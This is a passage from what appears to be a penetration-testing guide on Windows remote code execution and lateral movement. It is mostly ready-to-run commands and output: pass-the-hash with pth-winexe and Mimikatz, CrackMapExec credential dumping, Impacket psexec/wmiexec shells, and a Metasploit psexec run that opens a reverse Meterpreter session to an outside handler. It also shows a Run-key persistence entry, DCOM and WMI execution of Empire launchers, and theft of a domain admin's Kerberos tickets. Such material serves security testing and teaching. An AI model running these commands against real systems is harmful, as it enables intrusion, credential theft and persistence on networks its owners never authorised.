↪ S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX-5095
```

Hunting for a particular User?

Powerview Invoke-UserHunter

BloodHound users_sessions

EventLog AD?

How? Not yet successful!

2.3.2 Remote Code Execution Methods

A lot of details for Remote Code execution has already been mentioned by Rop Nop in his three parts [Part 1: Using credentials to own windows boxes](#) , [Part2: PSEXec and Services](#) and [Part: 3 Wmi and WinRM](#) and by scriptjunkie in his blog [Authenticated Remote Code Execution Methods in Windows](#)

We have just summarized all in one page with *working* examples wherever possible.

Winexe

Linux Binary pth-winexe

```
winexe version 1.1
Usage: winexe [OPTION]... //HOST COMMAND
Options:
-h, --help                Display help message
-V, --version             Display version number
-U, --user=[DOMAIN/]USERNAME [%PASSWORD] Set the network username
```

(continues on next page)

(continued from previous page)

```

-A, --authentication-file=FILE      Get the credentials from a file
-N, --no-pass                        Do not ask for a password
-k, --kerberos=STRING               Use Kerberos, -k [yes|no]
-d, --debuglevel=DEBUGLEVEL         Set debug level
    --uninstall                      Uninstall winexe service after remote_
↳ execution
    --reinstall                      Reinstall winexe service before remote_
↳ execution
    --system                         Use SYSTEM account
    --profile                        Load user profile
    --convert                        Try to convert characters between local_
↳ and remote code-pages
    --runas=[DOMAIN\]USERNAME%PASSWORD Run as the given user (BEWARE: this_
↳ password is sent in cleartext over the network!)
    --runas-file=FILE               Run as user options defined in a file
    --interactive=0|1               Desktop interaction: 0 - disallow, 1 -
↳ allow. If allow, also use the --system switch (Windows requirement). Vista does not_
↳ support this option.
    --ostype=0|1|2                  OS type: 0 - 32-bit, 1 - 64-bit, 2 -
↳ winexe will decide. Determines which version (32-bit or 64-bit) of service will be_
↳ installed.

```

Example with pth:

```

pth-winexe -U ./Administrator
↳ %aad3b435b51404eeaad3b435b51404ee:4b579a266f697c2xxxxxxxxx //10.145.X.X cmd.exe
pth-winexe -U EXAMPLE/Administrator%example@123 //10.145.X.X cmd.exe

```

If we want to login as NTAuthority, probably use `--system`. (Helpful when we to run commands as NTAuthority such as installing ssh server host keys)

Windows Binary win-exe

win-exe can be downloaded from [winexe](#)

commands and usage is same as linux binary pth-winexe. However, it needed to be compiled from the source.

crackmapexec

[CrackMapExec](#) is quite awesome tool when it comes to remote command execution. Read the [wiki](#)

Usage

```

positional arguments:
target                The target IP(s), range(s), CIDR(s), hostname(s), FQDN(s) or_
↳ file(s) containing a list of targets

optional arguments:
-h, --help            show this help message and exit
-v, --version          show program's version number and exit
-t THREADS            Set how many concurrent threads to use (default: 100)
-u USERNAME [USERNAME ...] Username(s) or file(s) containing usernames

```

(continues on next page)

(continued from previous page)

```

-d DOMAIN                Domain name
--local-auth              Authenticate locally to each target
-p PASSWORD [PASSWORD ...] Password(s) or file(s) containing passwords
-H HASH [HASH ...]       NTLM hash(es) or file(s) containing NTLM hashes
-M MODULE, --module MODULE Payload module to use
-MC CHAIN_COMMAND, --module-chain CHAIN_COMMAND Payload module chain command
↳ string to run
-o MODULE_OPTION [MODULE_OPTION ...] Payload module options
-L, --list-modules        List available modules
--show-options            Display module options
--verbose                 Enable verbose output

Credential Gathering:
Options for gathering credentials

--sam                    Dump SAM hashes from target systems
--lsa                    Dump LSA secrets from target systems
--ntds {vss,drsuapi}     Dump the NTDS.dit from target DCs using the specified method
                        (drsuapi is the fastest)
--ntds-history            Dump NTDS.dit password history
--ntds-pwdLastSet         Shows the pwdLastSet attribute for each NTDS.dit account
--wdigest {enable,disable}
                        Creates/Deletes the 'UseLogonCredential' registry key enabling
↳ WDigest cred dumping on Windows >= 8.1

Mapping/Enumeration:
Options for Mapping/Enumerating

--shares                 Enumerate shares and access
--uac                    Checks UAC status
--sessions               Enumerate active sessions
--disks                  Enumerate disks
--users                  Enumerate users
--rid-brute [MAX_RID]
                        Enumerate users by bruteforcing RID's (default: 4000)
--pass-pol               Dump password policy
--lusers                 Enumerate logged on users
--wmi QUERY              Issues the specified WMI query
--wmi-namespace NAMESPACE
                        WMI Namespace (default: //./root/cimv2)

Command Execution:
Options for executing commands

--exec-method {smbexec,wmiexec,atexec}
                        Method to execute the command. Ignored if in MSSQL mode
↳ (default: wmiexec)
--force-ps32             Force the PowerShell command to run in a 32-bit process
--no-output              Do not retrieve command output
-x COMMAND               Execute the specified command
-X PS_COMMAND            Execute the specified PowerShell command

```

Modules

```
crackmapexec smb -L
```

(continues on next page)

(continued from previous page)

```

[*] empire_exec          Uses Empire's RESTful API to generate a launcher for
↳the specified listener and executes it
[*] enum_avproducts      Gathers information on all endpoint protection
↳solutions installed on the the remote host(s) via WMI
[*] enum_chrome          Decrypts saved Chrome passwords using Get-ChromeDump
[*] get_keystrokes       Logs keys pressed, time and the active window
[*] get_netdomaincontroller Enumerates all domain controllers
[*] get_netrdpsession    Enumerates all active RDP sessions
[*] get_timscreenshots   Takes screenshots at a regular interval
[*] gpp_autologin        Searches the domain controller for registry.xml to find
↳autologon information and returns the username and password.
[*] gpp_password         Retrieves the plaintext password and other information
↳for accounts pushed through Group Policy Preferences.
[*] invoke_sessiongopher Digs up saved session information for PuTTY, WinSCP,
↳FileZilla, SuperPuTTY, and RDP using SessionGopher
[*] invoke_vnc           Injects a VNC client in memory
[*] met_inject           Downloads the Meterpreter stager and injects it into
↳memory
[*] mimikatz             Dumps all logon credentials from memory
[*] mimikatz_enum_chrome Decrypts saved Chrome passwords using Mimikatz
[*] mimikatz_enum_vault_creds Decrypts saved credentials in Windows Vault/Credential
↳Manager
[*] mimikittenz          Executes Mimikittenz
[*] multirdp             Patches terminal services in memory to allow multiple
↳RDP users
[*] netripper            Capture's credentials by using API hooking
[*] pe_inject            Downloads the specified DLL/EXE and injects it into
↳memory
[*] rdp                  Enables/Disables RDP
[*] shellcode_inject     Downloads the specified raw shellcode and injects it
↳into memory
[*] slinky              Creates windows shortcuts with the icon attribute
↳containing a UNC path to the specified SMB server in all shares with write
↳permissions
[*] test_connection      Pings a host
[*] tokens               Enumerates available tokens
[*] uac                  Checks UAC status
[*] wdigest              Creates/Deletes the 'UseLogonCredential' registry key
↳enabling WDigest cred dumping on Windows >= 8.1
[*] web_delivery          Kicks off a Metasploit Payload using the exploit/multi/
↳script/web_delivery module

```

Using a module

Simply specify the module name with the -M flag:

```

crackmapexec 192.168.10.11 -u Administrator -p 'P@ssw0rd' -M mimikatz
06-05-2016 14:13:59 CME 192.168.10.11:445 WIN7BOX [*] Windows 6.1
↳Build 7601 (name:WIN7BOX) (domain:LAB)

```

Use the -M flag to specify the module and the -options argument to view the module's supported options:

```

#~ crackmapexec -M mimikatz --options
06-05-2016 14:10:33 [*] mimikatz module options:
COMMAND Mimikatz command to execute (default: 'sekurlsa::logonpasswords')

```

Using module options Module options are specified with the -o flag. All options are specified in the form of

KEY=value (msfvenom style)

```
crackmapexec 192.168.10.11 -u Administrator -p 'P@ssw0rd' -M mimikatz -o_
↳COMMAND=privilege::debug
```

Smbmap

smbmap an inbuilt tool in kali linux which gives some awesome results while gathering information related to the shares associated to with a particular user. As compared to the crackmapexec we can also use smbmap in order to verify the credentials gathered. This can not only be used to map the shares but can also be used for running remote commands by specifying the '-x' flag.

```
smbmap -H 192.168.4.32 -d ABC.com -u Administrat0r -p P@ssw0rd!
[+] Finding open SMB ports....
[+] User SMB session established on 192.168.4.32...
[+] IP: 10.7.3.2:445 Name: dcrcs.ABC.com

    Disk                                     Permissions
    ----                                     -
    ADMIN$                                READ, WRITE
    C$                                    READ, WRITE
    IPC$                                  READ ONLY
    NETLOGON                             READ, WRITE
    SYSVOL                                READ, WRITE
    [!] Unable to remove test directory at \\192.168.4.32\SYSVOL\BiZyIseFGv, please_
↳remove manually.
```

Impacket psexec/ smbexe/ wmiexec

Impacket psexec

```
./psexec.py -debug Admini:Password@10.0.X.X

Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...
[*] Requesting shares on 10.0.5.180.....
[*] Found writable share ADMIN$
[*] Uploading file kBibbkKL.exe
[*] Opening SVCManager on 10.0.5.180.....
[*] Creating service cvZN on 10.0.5.180.....
[*] Starting service cvZN.....
[-] Pipe not ready, aborting
[*] Opening SVCManager on 10.0.5.180.....
[*] Stopping service cvZN.....
[*] Removing service cvZN.....
[*] Removing file kBibbkKL.exe.....
```

Impacket smbexec

```
./smbexec.py -debug Admini:Password@10.0.5.180

Impacket v0.9.16-dev - Copyright 2002-2016 Core Security Technologies
```

(continues on next page)

(continued from previous page)

```
[+] StringBinding ncacn_np:10.0.5.180[\pipe\svccctl]
[+] Executing %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP
↪%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
[!] Launching semi-interactive shell - Careful what you execute

C:\Windows\system32>ipconfig
[+] Executing %COMSPEC% /Q /c echo ipconfig ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP
↪%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . :
Link-local IPv6 Address . . . . . : fe80::4546:b672:307:b488%10
IPv4 Address. . . . . : 10.0.X.XX
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . : 10.0.X.1

Tunnel adapter isatap.{EB92DEE7-521B-4E14-84C2-0E9B9E96563E}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Tunnel adapter Local Area Connection* 11:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

C:\Windows\system32>
```

Impacket wmiexec

```
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

usage: wmiexec.py [-h] [-share SHARE] [-nooutput] [-debug]
                 [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                 [-dc-ip ip address]
                 target [command [command ...]]

Executes a semi-interactive shell using Windows Management Instrumentation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  command              command to execute at the target. If empty it will
                        launch a semi-interactive shell

authentication:
  -hashes LMHASH:NTHASH      NTLM hashes, format is LMHASH:NTHASH
  -no-pass                don't ask for password (useful for -k)
  -k                      Use Kerberos authentication. Grabs credentials from
```

(continues on next page)

(continued from previous page)

	ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line
-aesKey hex key	AES key to use for Kerberos Authentication (128 or 256 bits)
-dc-ip ip address	IP Address of the domain controller. If omitted it use the domain part (FQDN) specified in the target parameter

Example with password

```
wmiexec.py -debug Administrator:Passw0rd\!\!\@10.0.5.180

Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[+] Target system is 10.0.5.180 and isFDQN is False
[+] StringBinding: \\.\xxxhbk1739[\\PIPE\atsvc]
[+] StringBinding: xxxhbk1739[49155]
[+] StringBinding: 10.0.5.180[49155]
[+] StringBinding chosen: ncacn_ip_tcp:10.0.5.180[49155]
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
xxxhbk1739

C:\>whoami
xxxhbk1739\administrator

C:\>
```

Example with hashes

```
wmiexec.py -debug -hashes xxxxxxxxxxxx:xxxxxxx Administrator@10.0.5.180
```

Metasploit psexec

Metasploit psexec have three methods to invoke,

```
msf exploit(psexec) > show targets

Exploit targets:

Id  Name
--  ---
0   Automatic
1   PowerShell
2   Native upload
3   MOF upload
```

Target 2: Native upload

```
msf exploit(psexec) > set target 2
target => 2

[*] Started reverse TCP handler on 10.11.43.116:4444
[*] 10.0.5.180:445 - Connecting to the server...
[*] 10.0.5.180:445 - Authenticating to 10.0.5.180:445 as user 'Administrat0r'...
[*] 10.0.5.180:445 - Uploading payload...
[*] 10.0.5.180:445 - Created \hnFrgUVk.exe...
[-] 10.0.5.180:445 - Service failed to start - ACCESS_DENIED
[*] 10.0.5.180:445 - Deleting \hnFrgUVk.exe...
[*] Exploit completed, but no session was created.
```

We can see that the exploit was completed however, no session was created. Also the antivirus provided an alert.

```
Datei "C:\Windows\hnFrgUVk.exe" belongs to virus/spyware 'Troj/Swrort-K'.
```

Let's try with

Target 1, powershell

```
msf exploit(psexec) > set smbdomain .
smbdomain => .
msf exploit(psexec) > set smbuser Administrat0r
smbuser => Administrat0r
msf exploit(psexec) > set smbpass Passw0rd!!
smbpass => Passw0rd!!
msf exploit(psexec) > set rhost 10.0.5.180
rhost => 10.0.5.180
msf exploit(psexec) > run

[*] Started reverse TCP handler on 10.11.43.116:4444
[*] 10.0.5.180:445 - Connecting to the server...
[*] 10.0.5.180:445 - Authenticating to 10.0.5.180:445 as user 'Administrat0r'...
[*] 10.0.5.180:445 - Selecting PowerShell target
[*] 10.0.5.180:445 - Executing the payload...
[+] 10.0.5.180:445 - Service start timed out, OK if running a command or non-service_
↳executable...
[*] Exploit completed, but no session was created.
msf exploit(psexec) > run

[*] Started reverse TCP handler on 10.11.43.116:4444
[*] 10.0.5.180:445 - Connecting to the server...
[*] 10.0.5.180:445 - Authenticating to 10.0.5.180:445 as user 'Administrat0r'...
[*] 10.0.5.180:445 - Selecting PowerShell target
[*] 10.0.5.180:445 - Executing the payload...
[+] 10.0.5.180:445 - Service start timed out, OK if running a command or non-service_
↳executable...
[*] Sending stage (957487 bytes) to 10.0.5.180
[*] Meterpreter session 1 opened (10.11.43.116:4444 -> 10.0.5.180:64783) at 2017-02-
↳20 16:31:41 +0530

meterpreter >
```

Let's try also with

Target 3: MOF Upload

```
msf exploit(psexec) > set target 3
target => 3

[*] Started reverse TCP handler on 10.11.43.116:4444
[*] 10.0.5.180:445 - Connecting to the server...
[*] 10.0.5.180:445 - Authenticating to 10.0.5.180:445 as user 'Administrat0r'...
[*] 10.0.5.180:445 - Trying wbemexec...
[*] 10.0.5.180:445 - Uploading Payload...
[*] 10.0.5.180:445 - Created %SystemRoot%\system32\KiaHTgBg.exe
[*] 10.0.5.180:445 - Uploading MOF...
[*] 10.0.5.180:445 - Created %SystemRoot%\system32\wbem\mof\5SZ1WZENmHyays.MOF
[*] Exploit completed, but no session was created.
```

Working of MSF PSEXec - Native Upload

Jonathan has already written awesome detailed blog [Puff Puff PSEXec](#) Working of MSF PSEXec has been taken from his blog directly.

While similar in functionality to Sysinternal's PsExec, the Metasploit Framework's PSEXec Module has a few key differences and at a high-level performs the following actions. By default, the module takes the following actions:

- Creates a randomly-named service executable with an embedded payload
- Connects to the hidden ADMIN\$ share on the remote system via SMB
- Drops malicious service executable onto the share
- Utilizes the SCM to start a randomly-named service
- Service loads the malicious code into memory and executes it
- Metasploit payload handler receives payload and establishes session
- Module cleans up after itself, stopping the service and deleting the executable

There is more flexibility with the Metasploit's PSEXec in comparison to Microsoft's tool. For instance, the default location of the malicious service executable can be modified from the hidden ADMIN\$ to C\$ or even another shared folder on the target machine. Names of the service executable and associated service can also be changed under the module's Advanced settings.

However, the most important modification that a penetration tester can make is creating and linking to a custom service executable instead of relying on the executable templates provided by the Metasploit Framework. Failure to do so greatly increases the risk of detection by the target system's anti-virus solution once the executable is dropped to disk.

Working of MSF PSEXec - Powershell

Details taken directly from Jonathan blog [Puff Puff PSEXec](#)

At a high-level, the psexec_psh module works as follows:

- Embed stager into a PowerShell script that will inject the payload into memory
- Compress and Base64 encode the PowerShell script
- Wrap encoded script into a PowerShell one-liner that decodes and deflates

- Connect to ADMIN\$ share on target machine over SMB and run the one-liner
- Embedded script is passed into memory via PowerShell's Invoke-Expression (IEX)
- Script creates a new service and passes stager payload into it
- Metasploit payload handler receives payload and establishes session
- Module cleans up after itself by tearing down the service

Sysinternals psexec

Microsoft Sysinternal tool psexec can be downloaded from [PsExec](#). Mark has written a good article on how psexec works is [PsExec Working](#).

```
psexec.exe \\Computername -u DomainName\username -p password <command>
command can be cmd.exe/ ipconfig etc.
```

Working of Microsoft PsExec

The below details are taken from Jonathan blog on [Puff Puff PsExec](#)

At a high-level, the PsExec program works as follows:

- Connects to the hidden ADMIN\$ share (mapping to the C:Windows folder) on the remote system via SMB
- Utilizes the Service Control Manager (SCM) to start the PsExecsvc service and enable a named pipe on the remote system
- Input/output redirection of the console is achieved via the created named pipe

Sysinternal PsExec with hashes

Sysinternal PsExec is a tool built to assist system administrators. In order to use PsExec with captured hashes, we would require Windows Credential Editor (WCE). This would require us to drop another executable to disk and risk detection. Fuzzynop has provided a tutorial [Pass the Hash without Metasploit](#)

- Change the current NTLM credentials

```
wce.exe -s <username>:<domain>:<lmhash>:<nthash>
```

Example:

```
C:\Users\test>wce.exe -s_
↪testuser:amplialabs:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537

WCE v1.2 (Windows Credentials Editor) - (c) 2010,2011 Amplia Security - by_
↪Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (00024E1Bh) to:
Username: testuser
domain: amplialabs
LMHash: 01FC5A6BE7BC6929AAD3B435B51404EE
NTHash: 0CB6948805F797BF2A82807973B89537
NTLM credentials successfully changed!
```

(continues on next page)

(continued from previous page)

```
C:\Users\test>
```

- Run PSEXec normally

```
psexec \\remotecomputer <commandname>
```

If you omit a user name, the process will run in the context of your account on the remote system, but will not have access to network resources (because it is impersonating). Specify a valid user name in the DomainUser syntax if the remote process requires access to network resources or to run in a different account. Since, we are omitting the username, it would run in the context of the current username (The one we have changed with the help of WCE)

Task Scheduler

If you are the administrator of the remote machine and using runas /netonly, we can utilize AT to run commands remotely. Using AT, a command to be run at designated time(s) as SYSTEM.

Examples

```
AT \\REMOTECOMPUTERNAME 12:34 "command to run"
```

```
AT \\REMOTECOMPUTERNAME 12:34 cmd.exe \c "command to run"
```

"command to run" can be web-delivery string **or** powershell empire string.

If we need to delete the AT jobs, we can use

```
AT \\REMOTECOMPUTERNAME id /delete /yes
```

However, sometimes doing it remotely, we need to figure out the time of the remote computer, we can utilize NET TIME

```
NET TIME \\REMOTECOMPUTERNAME
```

Scheduled Tasks

Schtasks Schedules commands and programs to run periodically or at a specific time. Adds and removes tasks from the schedule, starts and stops tasks on demand, and displays and changes scheduled tasks. Schtasks replaces At.exe, a tool included in previous versions of Windows. Although At.exe is still included in the Windows Server 2003 family, schtasks is the recommended command-line task scheduling tool.

```
schtasks /create /sc <ScheduleType> /tn <TaskName> /tr <TaskRun> [/s <Computer> [/u [
↪<Domain>\]<User> [/p <Password>]]] [/ru {[<Domain>\]<User> | System}] [/rp
↪<Password>] [/mo <Modifier>] [/d <Day>[,<Day>...] | *] [/m <Month>[,<Month>...]] [/
↪i <IdleTime>] [/st <StartTime>] [/ri <Interval>] [{/et <EndTime> | /du <Duration>}]
↪[/k] [/sd <StartDate>] [/ed <EndDate>] [/it] [/z] [/f]

/sc <ScheduleType> : Specifies the schedule type. Valid values are
↪MINUTE, HOURLY, DAILY, WEEKLY, MONTHLY, ONCE, ONSTART, ONLOGON, ONIDLE.
```

(continues on next page)

(continued from previous page)

```

/tn <TaskName>           : Specifies a name for the task.
/tr <TaskRun>            : Specifies the program or command that the task
↳ runs. Type the fully qualified path and file name of an executable file, script
↳ file, or batch file. If you omit the path, schtasks assumes that the file is in the
↳ SystemRoot\System32 directory.
/s <Computer>           : Schedules a task on the specified remote computer.
↳ Type the name or IP address of a remote computer (with or without backslashes). The
↳ default is the local computer.
/u [<Domain>\]<User>      : Runs this command with the permissions of the
↳ specified user account. The default is the permissions of the current user of the
↳ local computer.
/p <Password>           : Provides the password for the user account
↳ specified in the /u parameter. If you use the /u parameter, but omit the /p
↳ parameter or the password argument, schtasks prompts you for a password and
↳ obscures the text you type
/ru { [<Domain>\]<User> | System } : Runs the task with permissions of the specified
↳ user account. By default, the task runs with the permissions of the current user of
↳ the local computer, or with the permission of the user specified by the /u
↳ parameter, if one is included. The /ru parameter is valid when scheduling tasks on
↳ local or remote computers.
/rp <Password>         : Provides the password for the user account that is
↳ specified in the /ru parameter. If you omit this parameter when specifying a user
↳ account, SchTasks.exe prompts you for the password and obscures the text you type.
↳ Do not use the /rp parameter for tasks run with System account credentials (/ru
↳ System). The System account does not have a password and SchTasks.exe does not
↳ prompt for one.

```

Examples

- Create new task and execute it

```

schtasks /create /tn foobar /tr c:\windows\temp\foobar.exe /sc once /st
↳ 00:00 /S host /RU System
schtasks /run /tn foobar /S host

```

- Delete the task after it is executed

```

schtasks /F /delete /tn foobar /S host

```

Service Controller (SC)

Communicates with the Service Controller and installed services. SC.exe retrieves and sets control information about services. Armitage Hacker has mentioned this at his blog [Lateral Movement with High Latency](#)

Create a new service

Create a new service named foobar

```

sc \\host create foobar binpath= "c:\windows\temp\foobar.exe"

```

Start the service

```
sc \\host start foobar
```

The sc command requires an executable that responds to Service Control Manager commands. If you do not provide such an executable, your program will run, and then immediately exit.

Delete the service

Delete the service after it runs

```
sc \\host delete foobar
```

Remote Registry

A command to be run or DLL to be loaded when specific events occur, such as boot or login or process execution, as active user or SYSTEM.

Examples

Add an entry

```
REG ADD \\REMOTECOMPUTERNAME\HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v ↵  
↪myentry /t REG_SZ /d "command to run"
```

Command will run every time a user logs in as the user.

Query the remote registry

```
REG QUERY \\REMOTECOMPUTERNAME\HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v ↵  
↪myentry
```

Delete the remote registry

```
REG DELETE \\REMOTECOMPUTERNAME\HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v ↵  
↪myentry
```

Remote File Access

We can copy a launcher.bat file with powershell empire and drop it Startup folder, so that it executes every time a user logs in as a user.

Example

```
xcopy executabletorun.exe "\\REMOTECOMPUTERNAME\C
↪$\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\launcher.bat"
```

WinRM

Windows Remote Management (WinRM) is a Microsoft protocol that allows remote management of Windows machines over HTTP(S) using SOAP. On the backend it's utilizing WMI, it can be thought of as an HTTP based API for WMI. WinRM will listen on one of two ports: 5985/tcp (HTTP) and 5986/tcp (HTTPS)

If one of these ports is open, WinRM is configured and you can try entering a remote session.

Enabling PS-Remoting

Configure the remote machine to work with WinRM. We need to run the below command from elevated powershell prompt

```
PS C:\Windows\system32> Enable-PSRemoting -Force
WinRM already is set up to receive requests on this machine.
WinRM has been updated for remote management.
Created a WinRM listener on HTTP://* to accept WS-Man requests to any IP on this
↪machine.
WinRM firewall exception enabled.
```

Testing the WinRM Connection

We can use the Test-WSMan function to check if target is configured for WinRM. It should return information returned about the protocol version and wsmid

```
PS C:\> Test-WSMan XXXX-APPS03.example.com
wsmid      : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor  : Microsoft Corporation
ProductVersion : OS: 0.0.0 SP: 0.0 Stack: 2.0
```

Adding Trusted Host in WinRM

Add Winrm Trusted Host in Windows

```
winrm set winrm/config/client @{TrustedHosts="RemoteComputerName"}
```

PowerShell Invoke-Command

Execute commands using Powershell Invoke-Command on the target over WinRM.

```
PS C:\> Invoke-Command -ComputerName XXXX-APPS03.xxx.example.com -ScriptBlock
↪{ipconfig /all}

Windows IP Configuration
```

(continues on next page)

(continued from previous page)

```
Host Name . . . . . : XXXX-Apps03
Primary Dns Suffix . . . . . : xxx.example.com
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : xxx.example.com
                                example.com
```

Interactive PowerShell session

```
PS C:\> Enter-PSSession -ComputerName XXXX-APPS03.xxx.example.com
[XXXX-APPS03.xxx.example.com]: PS C:\Users\dummyuser\Documents> whoami
example.com\dummyuser
```

The above commands are executed using `runas /netonly` if you want to run it with the credentials we can use

```
-credential domainname\username switch
```

Disable Powershell Remoting

Also, if you want to disable the `psremoting/ WinRM`, you can utilize [Disable-PSRemoting](#) . However, if you get

```
PS C:\Windows\system32> Disable-PSRemoting
WARNING: Disabling the session configurations does not undo all the changes made by
↳ the Enable-PSRemoting or
Enable-PSSessionConfiguration cmdlet. You might have to manually undo the changes by
↳ following these steps.
    1. Stop and disable the WinRM service.
    2. Delete the listener that accepts requests on any IP address.
    3. Disable the firewall exceptions for WS-Management communications.
    4. Restore the value of the LocalAccountTokenFilterPolicy to 0, which restricts
↳ remote access to members of the Administrators group on the computer.
```

then follow the [How to revert changes made by Enable-PSRemoting?](#)

Scott Sutherland has written [PowerShell Remoting Cheatsheet](#) which can be referred too.

WMI

As per the TechNet article [Windows Management Instrumentation](#) (WMI) is the infrastructure for management data and operations on Windows-based operating systems. You can write WMI scripts or applications to automate administrative tasks on remote computers.

Local code execution

WMI Process Create: The `Win32_Process` class can be called via WMI to query, modify, terminate, and create running processes.

```
wmic path win32_process call create "calc.exe"
Executing (win32_process)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 2616;
    ReturnValue = 0;
};
```

The command returns the ProcessID and the ReturnValue (0 abcnig no errors)

Remote code execution

We can use runas command to authenticate as a different user and then execute commands using wmic or use

```
wmic /node:computername /user:domainname\username path win32_process call create
↳ "**empire launcher string here**"
```

instead of computername, we can specify textfile containing computernames and specify using wmic /node:@textfile

Refer Rop-Nop blog [Part3: Wmi and winrm](#)

DCOM

The below is as per my understanding (I might be wrong), if so, please do correct me. After reading [Lateral Movement Using the MMC20.Application COM Object](#) and [Lateral Movement Via DCOM Round 2](#) I believe there are three ways to do lateral movement by using DCOM

DCOM applications via MMC Application Class (MMC20.Application)

This COM object allows you to script components of MMC snap-in operations. there is a method named “ExecuteShellCommand” under Document.ActiveView.

```
PS C:\> $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.
↳ Application", "IPAddress"))
PS C:\> $com.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe",
↳ $null, $null, 7)
```

For Empire

```
$com.Document.ActiveView.ExecuteShellCommand(
↳ "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe", $null, "-enc_
↳ DFDFSFSFSFSFSFSFSDFSF < Empire encoded string > ", "7")
```

Tanoy has written a simple wrapper/ function [Invoke-MMC20RCE.ps1](#) which might be useful.

DCOM via ShellExecute

```
$com = [Type]::GetTypeFromCLSID('9BA05972-F6A8-11CF-A442-00A0C90A8F39','IPAddress')
$obj = [System.Activator]::CreateInstance($com)
$item = $obj.Item()
$item.Document.Application.ShellExecute("cmd.exe","/c calc.exe","C:\windows\system32",
↪$null,0)
^ The above should run a calc
```

DCOM via ShellBrowserWindow

Note: Windows 10 Only, the object doesn't exist in Windows 7

```
$com = [Type]::GetTypeFromCLSID('C08AFD90-F2A1-11D1-8455-00A0C91F3880','IPAddress')
$obj = [System.Activator]::CreateInstance($com)
$obj.Application.ShellExecute("cmd.exe","/c calc.exe","C:\windows\system32",$null,0)
^ The above should run a calc
```

All the above three methods assume that either you are running the commands as administrator of the remote machine. And you have achieved it either by using `runas /netonly` or logging in as that user.

While executing the above if you get the below error, it means we do not have access to execute object remotely which results in "Access Denied":

```
$com = [Type]::GetTypeFromCLSID('C08AFD90-F2A1-11D1-8455-00A0C91F3880','IPAddress')
$obj = [System.Activator]::CreateInstance($com)
Exception calling "CreateInstance" with "1" argument(s) "Retrieving the COM class_
↪factory for remote component with CLSID {} from machine IPAddress failed due to the_
↪following error 80070005.

At line:1 char:1
+ $obj = [System.Activator]::CreateInstance($com)
+ ~~~~~
+CategoryInfo          : NotSpecified: (,), MethodInvocationException
+FullyQualifiedErrorID : UnauthorizedAccessException
```

Mimikatz PTH/ PTT

Microsoft [Advanced Threat Analytics Attack Simulation Playbook](#) has provided examples for Mimikatz PTH, PTT.

If we do not have plaintext credentials, we can use NTLM hashes to get a shell

Pass the Hash

Using a technique called Overpass-the-Hash we can take the NTLM hash and use it to obtain a Ticket Granting Ticket (TGT) via Kerberos\ Active Directory. With a TGT you can masquerade as the administrative user and access any domain resource that admin user has access to.

```
Mimikatz.exe "privilege::debug" "sekurlsa::pth /user:[username] /ntlm:[ntlm hash] /
↪domain:[domainname]" "exit"
```

A new command prompt session opens. This new command prompt injected Admin user credentials into it!

This can be verified by checking

- If we have access to the C drive of the remote machine

```
dir \\remote-machine\c$
```

- Inspect tickets in Overpass-the-hash command prompt: From the new command prompt that opened from the Overpass-the-hash attack, execute the following:

```
klist
```

We should be able to see the ticket of the admin user.

Pass the ticket

Let's assume, we got credentials of Local Admin A, by which we can login in to the machine on which Domain Admin is logged on. We would utilize pass the ticket for this

- Harvest Credentials
- Execute Mimikatz against Admin-PC (on which domain admin is logged on)

From the new command prompt, running in the context of admin user, go to the part of the filesystem where Mimikatz is located from that library. Run the following commands:

```
xcopy mimikatz \\admin-pc\c$\temp
```

Next, execute MimiKatz remotely to export all Kerberos tickets from Admin-PC:

```
psexec.exe \\admin-pc -accepteula cmd /c (cd c:\temp ^& mimikatz.exe _  
↪ "privilege::debug" "sekurlsa::tickets /export" ^& "exit")
```

Copy these tickets back to Victim-PC:

```
xcopy \\admin-pc\c$\temp c:\temp\tickets
```

We successfully executed Mimikatz remotely, exporting all Kerberos tickets from Admin-PC. We copied back the results to Victim-PC, and now has one of the Domain Admin credentials without having to exploit his computer!

- Locate the Domain Admin user TGT

Locate the kirbi files which are not Domain Admin user (i.e. "ADMIN-PC\$"). Delete those and keep the Domain Admin user tickets.

- Pass-the-Ticket

We can pass the Domain Admin User tickets, literally, into memory and use them to gain access to resources as if you were Domain Admin. The attacker is ready to import them into Victim-PC's memory, to get the credentials to access sensitive resources.

From an elevated command prompt, where Mimikatz is located on the filesystem, execute the following:

```
mimikatz.exe "privilege::debug" "kerberos::ptt c:\temp\tickets" "exit"
```

Ensure that the `DomainAdminUser@krbtgt-Domainname` tickets were successfully imported. Now, let's validate that the right tickets are in the command prompt session.

- Validate the ticket was imported

